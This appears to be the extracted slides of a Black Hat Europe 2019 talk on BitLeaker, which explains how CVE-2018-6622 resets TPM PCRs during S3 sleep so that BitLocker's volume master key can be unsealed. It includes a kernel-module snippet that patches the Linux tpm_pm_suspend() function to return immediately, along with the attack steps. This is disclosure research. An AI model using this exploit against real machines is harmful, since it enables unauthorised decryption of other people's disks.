



EUROPE 2019

DECEMBER 2-5, 2019
EXCEL LONDON, UK

BitLeaker: Subverting BitLocker with One Vulnerability

Seunghun Han, Jun-Hyeok Park
(hanseunghun || parkparkqw)@nsr.re.kr

Wook Shin, Junghwan Kang, Byungjoon Kim
(wshin || ultract || bjkim)@nsr.re.kr



Who Are We?



- Senior security researcher at the Affiliated Institute of ETRI
- Review board member of Black Hat Asia and KimchiCon
- Speaker at USENIX Security, Black Hat Asia, HITBSecConf, BlueHat Shanghai, KimchiCon, BeVX, TyphoonCon and BECS
- Author of “64-bit multi-core OS principles and structure, Vol.1&2”
- a.k.a kkamogui,  @kkamogui1



- Senior security researcher at the Affiliated Institute of ETRI
- Speaker at Black Hat Asia 2018 ~ 2019
- Embedded system engineer
- Interested in firmware security and IoT security
- a.k.a davepark,  @davepark312



Previous Works



The slide features a dark background with a large, glowing blue sphere on the right side. The text is white and yellow. At the top left is the "black hat ASIA 2018" logo. Below it, the dates "MARCH 20-23, 2018" and location "MARINA BAY SANDS / SINGAPORE" are listed. The main title "I Don't Want to Sleep Tonight: Subverting Intel TXT with S3 Sleep" is centered in large yellow and white text. Below the title, the authors' names "Seunghun Han, Jun-Hyeok Park" and their GitHub handles "(hanseunghun || p" and "(wshin || ultrac" are listed. A small note at the bottom right mentions "#BHASIA /".



A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping

Seunghun Han, Wook Shin, Jun-Hyeok Park, and Hyo Young Chun Kim,
National Security Research Institute

<https://www.usenix.org/conference/usenixsecurity18/presentation/han>



The slide features a dark background with a digital cityscape at the bottom. The text is white and yellow. At the top left is the "black hat ASIA 2019" logo. Below it, the dates "MARCH 26-29, 2019" and location "MARINA BAY SANDS / SINGAPORE" are listed. The main title "Finally, I Can Sleep Tonight: Catching Sleep Mode Vulnerabilities of the TPM with Napper" is centered in large yellow and white text. Below the title, the authors' names "Seunghun Han, Jun-Hyeok Park" and their GitHub handles "(hanseunghun || parkparkqw)@nsr.re.kr" are listed. A small note at the bottom right mentions "#BHASIA /".

In the Proceedings of the
Security Symposium.

• Baltimore, MD, USA

931971-46-1

Open access to the Proceedings of the
27th USENIX Security Symposium
is sponsored by USENIX.

Goal of This Presentation

- We present an attack vector, **S3 Sleep**, to subvert the **Trusted Platform Modules (TPMs)**
 - S3 sleeping state cuts off the power of CPU and peripheral devices
 - We found CVE-2018-6622, and it affects a discrete TPM (dTPM) and a firmware TPM (fTPM)
- We introduce a new tool, **BitLeaker**
 - BitLeaker extracts the **Volume Master Key (VMK)** of BitLocker from TPMs
 - BitLeaker can mount a BitLocker-locked partition with the VMK

DISCLAIMER

- **We do not explain BitLocker's encryption algorithm**
 - We focus on the protection mechanism for the VMK
 - Especially, the mechanism only with a TPM!
 - It is a default option of BitLocker
 - We do not consider combinations of a TPM and other options (PIN or USB startup key)
- **We do not explain a vulnerability in BitLocker**
 - We introduce the TPM vulnerability and subvert the VMK protection mechanism of BitLocker with it
 - The vulnerability we found is in the TPM, not BitLocker!

Life is wild

- Father

To-be

As-is





Maybe...?

Reality!!



Windows 10 + BitLocker + Linux

||

... ?! ...

BitLocker recovery

Enter the recovery key for this drive

Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID (to identify your key): F5440DE2-49C8-4E9D-B141-6B023CE14128

**BitLocker ~~kidnapped~~
protected your data!**

For more information on how to retrieve this key, go to aka.ms/recoverykeyfaq from a computer or mobile device.

Press Enter to continue

Press Esc for more recovery options

NO, PLEASE!!!!




GIVE MY ~~NUTS~~ DATA BACK!!



FOR NUTS DATA!!!

Data!!



 Windows 10



Contents



- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker
- BitLeaker Design and Implementation
- Demo and Conclusion



Contents



- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker
- BitLeaker Design and Implementation
- Demo and Conclusion



Target System



Intel NUC8i7HVK

CPU: Intel Core i7-8809G

RAM: 32GB

OS: Windows 10, Ubuntu 18.04

VGA: AMD Radeon RX Vega M

NVME: 512GB * 2

Security: Secure Boot, TPM 2.0

Microsoft's BitLocker (1)




- According to Microsoft's documents...
- Is a **data protection feature** that integrates with the OS
 - It addresses the threats of data theft or exposure from lost, stolen, or inappropriately decommissioned computers
- Provides the most protection when used with a **Trusted Platform Module (TPM)**
 - BIOS/UEFI firmware establishes a chain of trust for the pre-operating system startup with a TPM
 - The firmware must support TCG-specified **Static Root of Trust for Measurement (SRTM)**

Microsoft's BitLocker (2)



- Uses the **TPM by default** to protect the Volume Master Key (VMK)

- VMK encrypts the Full Volume Encryption Key (FVEK)
- FVEK is used to encrypt and decrypt a disk



<Key Management and Decryption Process – from an Ancient Scroll of Microsoft>

Trusted Platform Module (TPM) (1)

- Is a tamper-resistant device and has two versions
 - TPM 2.0 is more widely deployed than TPM 1.2
- Has own processor, RAM, ROM, and non-volatile RAM
 - It has own state separated from the system
- Provides cryptographic and accumulating measurement functions
 - Integrity measurement values are accumulated to Platform Configuration Registers (PCR #0~#23)



Trusted Platform Module (TPM) (2)

- Is used to determine the trustworthiness of a system by investigating the values stored in PCRs
 - A local verification or remote attestation can be used
- Is used to limit access to secret data based on specific PCR values
 - Seal operation encrypts secret data with PCRs of the TPM
 - Unseal operation can decrypt the sealed data only if the PCR values match the specific values
 - BitLocker also uses the seal and unseal functions for VMK protection


- Sends integrity-relevant information (measurements) to the TPM
 - TPM accumulates the measurements (hashes) to a PCR with the previously stored value in the PCR

Extend: $\text{PCR}_{\text{new}} = \text{Hash}(\text{PCR}_{\text{old}} // \text{Measurement}_{\text{new}})$

- Is the CPU controlled by Core RTM (CRTM)
 - The CRTM is the first set of instructions when a new chain of trust is established

Static RTM (SRTM)

- SRTM is started by static CRTM (S-CRTM) when the host platform starts at **POWER-ON** or **RESTART**
- It extends measurements (hashes) of components to PCRs **BEFORE** passing control to them



Examples of PCR values

Bank/Algorithm: TPM ALG SHA256(0x000b)

If we want to get the data back...

- We have to...

- 1) Recover **PCRs** of a TPM to unseal the **VMK**
- 2) Get the **encrypted VMK** from BitLocker
- 3) Decrypt the **encrypted VMK** with the TPM
- 4) Unlock a BitLocker-locked partition with the **VMK!!**



Contents



- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker
- BitLeaker Design and Implementation
- Demo and Conclusion



Security researchers have tried to get the VMK with PHYSICAL ATTACKS!!



Physical bus attacks was rational and practical!

- TPM is a tamper-resistant device, but the bus is not
 - It is hard to get data from inside of a TPM
 - The bus called **Low Pin Count (LPC)** is not secure and tamper-resistant!
- Researchers believed PCRs of a TPM were well-protected
 - According to TPM specifications, **SRTM PCRs only can be reset by host reset (power on or reboot)**
 - We usually trust the specifications, but the implementation is...

PCR protection is critical!

- PCRs **MUST NOT** be reset by disallowed operations even though an **attacker gains root privilege!**
 - **SRTM PCRs** (PCR #0~#15) can be reset **only if the host resets**
- If attackers reset PCRs, **they can reproduce specific PCR values by replaying hashes**
 - They can unseal the secret without physical attacks



Unfortunately,
Software development
is not easy....

Specifications
he should have read...

We got the power?

- We found and published **CVE-2018-6622** last year
 - It could reset the TPM when the system entered the S3 sleeping state of Advanced Configuration and Power Interface (ACPI)
 - All PCRs and the state were initialized after exploiting the vulnerability
- We could reset the TPM without **PHYSICAL ACCESS**
 - Unlike other researches, entering the S3 sleeping state was enough to exploit the vulnerability
 - It meant we did not worry about tearing down the PC! 

ACPI and Sleeping State

- ACPI is a specification about configuring hardware components and performing power management
- When ACPI enters sleeping states, it powers off...
 - S0: Normal, no context is lost
 - S1: Standby, the CPU cache is lost
 - S2: Standby, the CPU is **POWERED OFF**
 - S3: Suspend, the CPU and devices are **POWERED OFF**
 - S4: Hibernate, the CPU, devices, and RAM are **POWERED OFF**
 - S5: Soft Off, **all parts are POWERED OFF**

ACPI and Sleeping State


- ACPI is a specification about configuring hardware components and performing power management
- When ACPI enters sleeping states, it powers off...




TPM is also POWERED OFF!!

- S3: Suspend, the CPU and devices are **POWERED OFF**
- S4: Hibernate, the CPU, devices, and RAM are **POWERED OFF**
- S5: Soft Off, **all parts are POWERED OFF**

Sleep Process of the SRTM



“Grey Area” Vulnerability (1) (CVE-2018-6622)



<TCG PC Client Platform Firmware Profile Specification>

“Grey Area” Vulnerability (2) (CVE-2018-6622)

TPM 2.0

What is the “corrective action”?

If the TPM receives Startup(STATE) that was not preceded by Shutdown(STATE), then there is no state to restore and the TPM will return TPM_RC_VALUE. The CRTM is expected to take corrective action to prevent malicious software from manipulating the PCR values such that they would misrepresent the state of the platform. The CRTM would abort the Startup(State) and restart with Startup(CLEAR).

This means “reset the TPM”

TPM 1.2

The startup behavior defined by this specification is different than TPM 1.2 with respect to Startup(STATE). A TPM 1.2 device will enter Failure Mode if no state is available when the TPM receives Startup(STATE). This is not the case in this specification. It is up to the CRTM to take corrective action if it the TPM returns TPM_RC_VALUE in response to Startup(STATE).

I have no idea about “corrective action” **I should do nothing!**

TPM 2.0

If the TPM receives Startup(STATE) to restore and the TPM will return ... prevent malicious software from manipulating the state of the platform. The CTRM would

... is no state expected to take corrective action to which that they would misrepresent the restart with Startup(CLEAR).

This means “reset the

TPM 1.2

The startup behavior defined by the Startup(STATE). A TPM 1.2 device receives Startup(STATE). This is no



..... ?!

... than TPM 1.2 with respect to ... no state is available when the TPM ... action. It is up to the CTRM to take corrective action if it the TPM returns TPM_RC_VALUE in response to Startup(STATE)



Bank/Algorithm: TPM_ALG_SHA256(0x000b)

PCR_00: a3 3c 10 c5 b4 79 42 80 83 2b ff a6 47 e9 9e 92 34 c5 e7 b7 30 2e 79 9d 04 6a 18 3c ea 92 58 40
PCR_01: 55 ba 28 7d 6d 79 ab c4 4c 50 99 e3 e2 8a ff 9c 95 31 2a de 6d 9f e2 35 e5 b3 04 e9 74 69
PCR_02: 3d 45 8c fe 55 33 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_03: 3d 45 8c fe 55 cc 33 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69

sleep

ank/Algithm: TPM ALG SHA256(0x000b)

So, I tried to exploit the TPM with the vulnerability...
and...

My effort went to /dev/null!

```
napper@napper:~/napper-for-tpm$ sudo ./napper.py
[*] TPM v2.0 information.
    Manufacturer: INTC
    Vendor strings: Intel
    Firmware Version: 000B0008 00320D84
    Revision: 116
    Year: 2016
    Day of year: 265

[*] System information.
    Baseboard manufacturer: Intel Corporation
    Baseboard product name: NUC8i7HVB
    Baseboard version: J68196-503
    BIOS vendor: Intel Corp.
    BIOS version: HNKBLi70.86A.0053.2018.1217.1739
    BIOS release date: 12/17/2018
    System manufacturer: Intel Corporation
    System product name: NUC8i7HVK
```



Typical Types of TPMs

- Discrete TPM (dTPM)

- Is a hardware-based TPM and connected to the LPC
- Is secure, expensive, and widely deployed in high-end products
- Supports TPM 1.2 or 2.0 specification



- Firmware TPM (fTPM)

- Is a firmware-based TPM and resides in a secure processor
- Is secure (?), cheap, and also widely deployed from entry products to high-end products
- Supports only the TPM 2.0 specification



CVE-2018-6622 and fTPM

- Unfortunately, Intel Platform Trust Technology (PTT) also had the sleep mode vulnerability
 - We reported it to Intel in Feb 2019, and they would assign a new Intel SA and a CVE!
 - According to test results, many manufacturers such as Intel, Lenovo, GIGABYTE, and ASUS were vulnerable!
- TPM related code of BIOS/UEFI firmware seems to be shared for the dTPM and the fTPM
 - How about AMD's fTPM...?

You got the **REAL** power!

We could **RESET** the **dTPM** and the **fTPM**
with
ONE SLEEP MODE VULNERABILITY!

bKernelModule for Exploiting the Vulnerability

EUROPE 2019

- Patches **tpm_pm_suspend()** function in Linux TPM driver
 - The kernel module changes the function to “return 0;”

```
TEXT_POKE fn_text_poke;
unsigned long tpm_suspend_addr;

// Byte code of "XOR RAX, RAX; RET;"
unsigned char ret_op_code[] = {0x48, 0x31, 0xC0, 0xC3};
unsigned char org_op_code[sizeof(ret_op_code)];

// Find needed functions
fn_text_poke = (TEXT_POKE) kallsyms_lookup_name("text_poke");
tpm_suspend_addr = kallsyms_lookup_name("tpm_pm_suspend");

// Backup code and patch it
memcpy(org_op_code, (unsigned char*) tpm_suspend_addr, sizeof(org_op_code));
fn_text_poke((void*) tpm_suspend_addr, ret_op_code, sizeof(ret_op_code));

return 0;
```

Contents



- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker 
